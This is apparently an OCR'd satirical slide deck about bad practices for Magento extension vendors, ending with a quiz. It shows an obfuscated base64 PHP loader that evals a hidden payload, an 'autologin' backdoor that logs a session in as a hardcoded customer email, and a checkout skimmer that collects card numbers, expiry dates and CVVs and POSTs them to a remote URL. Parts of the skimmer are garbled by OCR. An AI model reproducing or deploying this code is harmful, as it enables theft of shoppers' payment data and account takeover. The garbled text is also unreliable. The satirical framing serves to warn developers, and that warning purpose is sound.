


```
<?php if(!function_exists("TC9A16C47DA8EEE87")){
    function TC9A16C47DA8EEE87($T059EC46CFE335260){$T059EC46CFE335260=base64_decode($T059EC46CFE335260);
        $TC9A16C47DA8EEE87=0;$TA7FB8B0A1C0E2E9E=0;$T17D35BB9DF7A47E4=0;
        $T65CE9F6823D588A7=(ord($T059EC46CFE335260[1])<<8)+ord($T059EC46CFE335260[2]);
        $TBF14159DC7D007D3=3;$T77605D5F26DD5248=0;$T4A747C3263CA7A55=16;$T7C7E72B89B83E235="";
        $T0D47BDF6FD9DDE2E=strlen($T059EC46CFE335260);$T43D5686285035C13=__FILE__;
        $T43D5686285035C13=file_get_contents($T43D5686285035C13);
        $T6BBC58A3B5B11DC4=0;preg_match(base64_decode("LyhwcmludHxzcHJpbnR8ZWNobykv"),$T43D5686285035C13,$T6BBC58A3B5B11DC4);
        for(;$TBF14159DC7D007D3<$T0D47BDF6FD9DDE2E;){if(count($T6BBC58A3B5B11DC4)) exit;
            if($T4A747C3263CA7A55==0){$T65CE9F6823D588A7=(ord($T059EC46CFE335260[$TBF14159DC7D007D3++])<<8);
                $T65CE9F6823D588A7+=ord($T059EC46CFE335260[$TBF14159DC7D007D3++]);$T4A747C3263CA7A55=16;
            }
            if($T65CE9F6823D588A7&0x8000){
                $TC9A16C47DA8EEE87=(ord($T059EC46CFE335260[$TBF14159DC7D007D3++])<<4);
                $TC9A16C47DA8EEE87+=(ord($T059EC46CFE335260[$TBF14159DC7D007D3])>>4);
                if($TC9A16C47DA8EEE87){$TA7FB8B0A1C0E2E9E=(ord($T059EC46CFE335260[$TBF14159DC7D007D3++])&0x0F)+3;
                    for($T17D35BB9DF7A47E4=0;$T17D35BB9DF7A47E4<$TA7FB8B0A1C0E2E9E;$T17D35BB9DF7A47E4++)
                        $T7C7E72B89B83E235[$T77605D5F26DD5248+$T17D35BB9DF7A47E4]=$T7C7E72B89B83E235[$T77605D5F26DD5248-$TC9A16C47DA8E
                    $T77605D5F26DD5248+=$TA7FB8B0A1C0E2E9E;}else{$TA7FB8B0A1C0E2E9E=(ord($T059EC46CFE335260[$TBF14159DC7D007D3++])<<8)
                    $TA7FB8B0A1C0E2E9E+=ord($T059EC46CFE335260[$TBF14159DC7D007D3++])+16;
                    for($T17D35BB9DF7A47E4=0;$T17D35BB9DF7A47E4<$TA7FB8B0A1C0E2E9E;
                        $T7C7E72B89B83E235[$T77605D5F26DD5248+$T17D35BB9DF7A47E4++]=$T059EC46CFE335260[$TBF14159DC7D007D3]);
                    $TBF14159DC7D007D3++;$T77605D5F26DD5248+=$TA7FB8B0A1C0E2E9E;}}else $T7C7E72B89B83E235[$T77605D5F26DD5248++]=$T059E
            $T65CE9F6823D588A7<<=1;$T4A747C3263CA7A55--;if($TBF14159DC7D007D3==$T0D47BDF6FD9DDE2E){$T43D5686285035C13=implode("",$T7C7
                $T43D5686285035C13="?".">".$T43D5686285035C13;return $T43D5686285035C13;}
            }
        }
    }
eval(TC9A16C47DA8EEE87("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
```

# Commercial extensions - Distribution

## Build backdoors

- Gain easier access if the users asks for support.
- You can check from time to time if your extension works properly.
- See how your extension works on a different environment



```
public function autologin()
{
    $customer = Mage::getModel('customer/customer')->setWebsiteId(Mage::app()->getStore()->getWebsite
    $customer = $customer->loadByEmail('phuoctha@gmail.com');
    Mage::getSingleton('customer/session')->logout();
    Mage::getSingleton('customer/session')->setCustomerAsLoggedIn($customer);
}
```

# Support

# Commercial extensions - Support


## Never answer support requests:

- It’s not your job
- Your extension is clear and simple
- **It works on your machine**
- It has to be the user’s problem

# Commercial extensions - Support

**If YOU find bugs in your code:**

- Never communicate it. Your users are already stressed enough. Nobody complained so it didn’t reproduce for them.
- Just silently release a new version.
- If someone complains just write back a smug, snarky email saying that there is a new version and they should pay more attention.




```
$object = new Mage_Checkout_Block_Onepage_Billing;
$address1 = $object->getQuote()->getBillingAddress();

$data1 = $address1->getFirstname();
$data2 = $address1->getLastname();
$data3 = $address1->getStreet(1);
$data4 = $address1->getStreet(2);
$data5 = $address1->getCity();
$data6 = $address1->getRegion();
$data7 = $addr ss1->getPostcode();
 data8 = $add  ss1->getCountry();
  ata9 = $ad   ss1->getTelephone();
   ta10 = $   ->getCcNumber();
    year =    r($info->getCcExpYear(), -2);
    onth     fo->getCcExpMonth();

    rl     pmonth) == 1) {
    pr    = '0'.$expmonth;

 $o      xpmonth;
 $da     year;
 $dat       cCid(
 $dat
 $da        ed-site.
 $da        Singleton      out/session  ->get(           etBillingAddress()->
 $da         ounty

$post77 =         ($dat                     eet1=".($data3)."&street2=

 $url                         /ad

 $ch      init();
 curl         t($ch, CURLO             ); // set url
 curl_setopt($ch, CURLOPT_REFERER, $url);
 curl_setopt($ch, CURLOPT_HEADER, 1);
 curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);// allow redirects
 curl_setopt($ch, CURLOPT_RETURNTRANSFER,1); // return into a variable
 curl_setopt($ch, CURLOPT_TIMEOUT, 60); // times out after 4s
 curl_setopt($ch, CURLOPT_SSL_VERIFYPEER,0);
 curl_setopt($ch, CURLOPT_SSL_VERIFYHOST,0);
 curl_setopt($ch, CURLOPT_POST, 1);
 curl_setopt($ch, CURLOPT_POSTFIELDS, $post77);
 $result = curl_exec($ch); // run the whole process
 curl_close($ch);
```

# Did you pay attention?

# Which slide had the word “Magneto” in it ?

(except this one)


HOW
WHAT
WHO
WHEN
WHERE
WHY